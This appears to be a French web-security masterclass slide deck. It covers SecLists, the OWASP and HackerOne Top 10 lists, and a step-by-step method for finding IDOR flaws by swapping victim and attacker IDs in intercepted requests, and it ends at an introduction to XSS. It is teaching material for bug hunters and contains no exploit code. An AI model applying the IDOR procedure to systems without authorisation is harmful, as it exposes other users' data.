



MASTERCLASS WEB 01

SOMMAIRE

- 
1. Toolkit du hacker
 2. OWASP Top 10
 3. Présentation de 4 vulnérabilités :
 - IDOR
 - XSS
 - File Upload
 - SQL Injection
 4. Ressources pour aller plus loin
 5. Démonstration

1

TOOLKIT DU HACKER



danielmiessler/
SecLists



SecLists is the security tester's companion. It's a collection of multiple types of lists used during security assessments, collected in...

315 Contributors 8 Issues 67K Stars 25K Forks





OWASP

- OWASP = Open Worldwide Application Security Project
- Organisation communautaire
- Fournit des ressources gratuites aux développeurs et aux pentesters
- Développe des outils (ex: Amass) et des projets éducatifs (ex: OWASP Juice Shop - Mini CTF Web)
- Publie leur classement des "Top 10 Vulnérabilités"

PROJECTS CHAPTERS EVENTS ABOUT 

Projects



Why "Juice Shop"???
Translating "dump" or "useless outfit" into German yields "Saftladen" which can be reverse-translated word by word into "juice shop". Hence the project name.
That the initials "JS" match with those of "JavaScript" was purely coincidental.

Projects for Good

We are a community of developers, technologists and evangelists improving the security of software. The OWASP Foundation is a 501(c)(3) non-profit organization dedicated to improving the security of software with:

- Visibility: Our website gets more than six million visitors a year
- Credibility: OWASP is well known in the AppSec community
- Resources: Funding and Project Summits are available for qualifying Programs
- Community: Our Conferences and Local Chapters connect Projects with users


OWASP Projects are a collection of related tasks that have a defined roadmap and team members. Our projects are open source and anyone can contribute! If you're interested in contributing to one of our projects, please let us know. We'd love to have you! OWASP project leaders are responsible for defining the vision, roadmap, and tasks for the project. The project leaders are also responsible for managing the team members and ensuring the project stays on track. The OWASP Foundation currently has over 100 active projects, and new project applications are submitted every week.

2


OWASP TOP 10 (2021)



Broken Access Control



Cryptographic Failures



Injection



Insecure Design




Security Misconfiguration



Urgent: Apple iOS
Security Update Fixes
CVE-2024-44204
CVE-2024-44207

Apple releases critical iOS updates to patch
CVE-2024-44204 and CVE-2024-44207,
which have been actively exploited in the wild.
Update your devices now.

Vulnerable and
Outdated Components




Identification and
Authentication Failures



Software and Data
Integrity Failures




Security Logging and
Monitoring Failures




Server-Side Request
Forgery




OWASP TOP 10 (2021) - HACKER VIEW



Broken Access Control



Cryptographic Failures



Injection



Insecure Design




Security Misconfiguration



Urgent: Apple iOS
Security Update Fixes
CVE-2024-44204
CVE-2024-44207

Apple releases critical iOS updates to patch
CVE-2024-44204 and CVE-2024-44207,
vulnerabilities actively exploited in the wild.
Update your devices now.

Vulnerable and
Outdated Components




Identification and
Authentication Failures



Software and Data
Integrity Failures



Security Logging and
Monitoring Failures



Server-Side Request
Forgery



HACKER ONE TOP 10

1. Cross-Site Scripting (XSS)
2. Improper Access Control
3. Information Disclosure
4. Insecure Direct Object References (IDORs)
5. Security Misconfiguration
6. Privilege Escalation
7. Improper Authentication
8. Business Logic Errors
9. Open Redirects
10. Improper Authorization

The screenshot shows the top navigation bar with links for Platform, Solutions, Partners, Researchers, Resources, and Company. Below the navigation, a section titled "Top Ten Vulnerabilities" features a large heading "The HackerOne Top 10 Vulnerability Types". A text block discusses the measurement of these vulnerabilities over eight years, noting steady increases and industry calls for better security practices. A blue "Learn More" button is at the bottom.

Top Ten Vulnerabilities

The HackerOne Top 10 Vulnerability Types

HackerOne has been measuring the top ten vulnerabilities reported on our platform for eight years. Despite the investment in security, and industry calls for better security practices earlier in the software development life cycle (SDLC), we see steady increases in vulnerability reports year over year, and most industries are still seeing the most common vulnerabilities reported again and again.

[Learn More →](#)

PRÉSENTATION DES VULNÉRABILITÉS




IOOR

1

IDOR

- Insecure Direct Object Reference (Référence direct à un objet non sécurisé)
- **Accéder ou modifier une ressource appartenant à un autre utilisateur**




UUIDS = LA SOLUTION CONTRE LES IDOR ?



1

UUIDS = LA SOLUTION CONTRE LES IDOR ?

- => **NON X**
- UUIDs = obstacle supplémentaire, pas la solution.
- Si un attaquant arrive à récupérer le UUID d'une victime, il pourra faire exactement la même attaque.



Le problème est que l'application ne vérifie pas que l'utilisateur authentifié est bien le propriétaire de la ressource demandée.

IDOR - OÙ LES TROUVER ?

- Dans des APIs (vulnérabilité très courante dans les APIs)
- Hiérarchies de permissions complexe (role: admin, manager, user, guest , etc.)
- Fonctionnalité de CRUD (Create, Read, Update, Delete)

Dès que vous voyez des IDs, UUIDs, etc => Tester les IDORs

Créer 2 comptes

- Créer 2 comptes :
- Compte Victime
 - Compte Attaquant

Mapper l'application et noter tous les IDs

- Sur le compte de la victime:
- Faire toutes les actions possibles avec Burp en fond
 - Noter tous les IDs que vous voyez

L'Attaque : Swap & Replay

Sur le compte Attaquant, répétez les mêmes actions, mais cette fois-ci, interceptez les requêtes et remplacer les IDs de l'attaquant par les IDs de la victime que vous avez notéz précédemment

Résultat

Si ça affecte le compte victime, c'est une IDOR

Tips :

- Utiliser l'extension PwnFox pour aller plus vite



InsiderPhD

@InsiderPhD · 94,9 k abonnés · 112 vidéos

Dr, apparently. Principal Security Researcher at Traceable by Harness, passionate about tea...plus

twitter.com/InsiderPhD et 3 autres liens

[S'abonner](#)



IDOR HUNTING TIPS
**HOW I MADE
\$1K IN A DAY**

23:09

How I made 1k in a day with IDORs! (10 Tips!) · 63 k vues · il y a 5 ans



FINDING YOUR FIRST BUG
**MANUAL IDOR
HUNTING**

33:28

Finding Your First Bug: Manual IDOR Hunting · 83 k vues · il y a 5 ans



BUG BOUNTY BASICS
**ACCESS
CONTROL**

bugcrowd

31:46

"Easiest" Beginner Bugs? Access Control and IDORs · 30 k vues · il y a 2 ans



Rana Khalil

@RanaKhalil101 · 97,2 k abonnés · 184 vidéos

Channel that discusses security related topics.

academy.ranakhalil.com et 3 autres liens


[S'abonner](#)



Web Security Academy -
Broken Access Control (Lon...)



PortSwigger



Access control

[Go to topic →](#) 13 Labs

A dark blue background featuring a faint, glowing circuit board pattern with blue lines and dots.

XSS




XSS - QU'EST CE QUE LE JAVASCRIPT?

Javascript = langage de programmation exécuté côté client (dans le navigateur)

Permet de :

- Réagir aux actions de l'utilisateur
- Créer des interfaces dynamiques
- Développer des applications complètes
- Communiquer avec un serveur sans recharger la page
- Manipuler le DOM (Document Object Model)



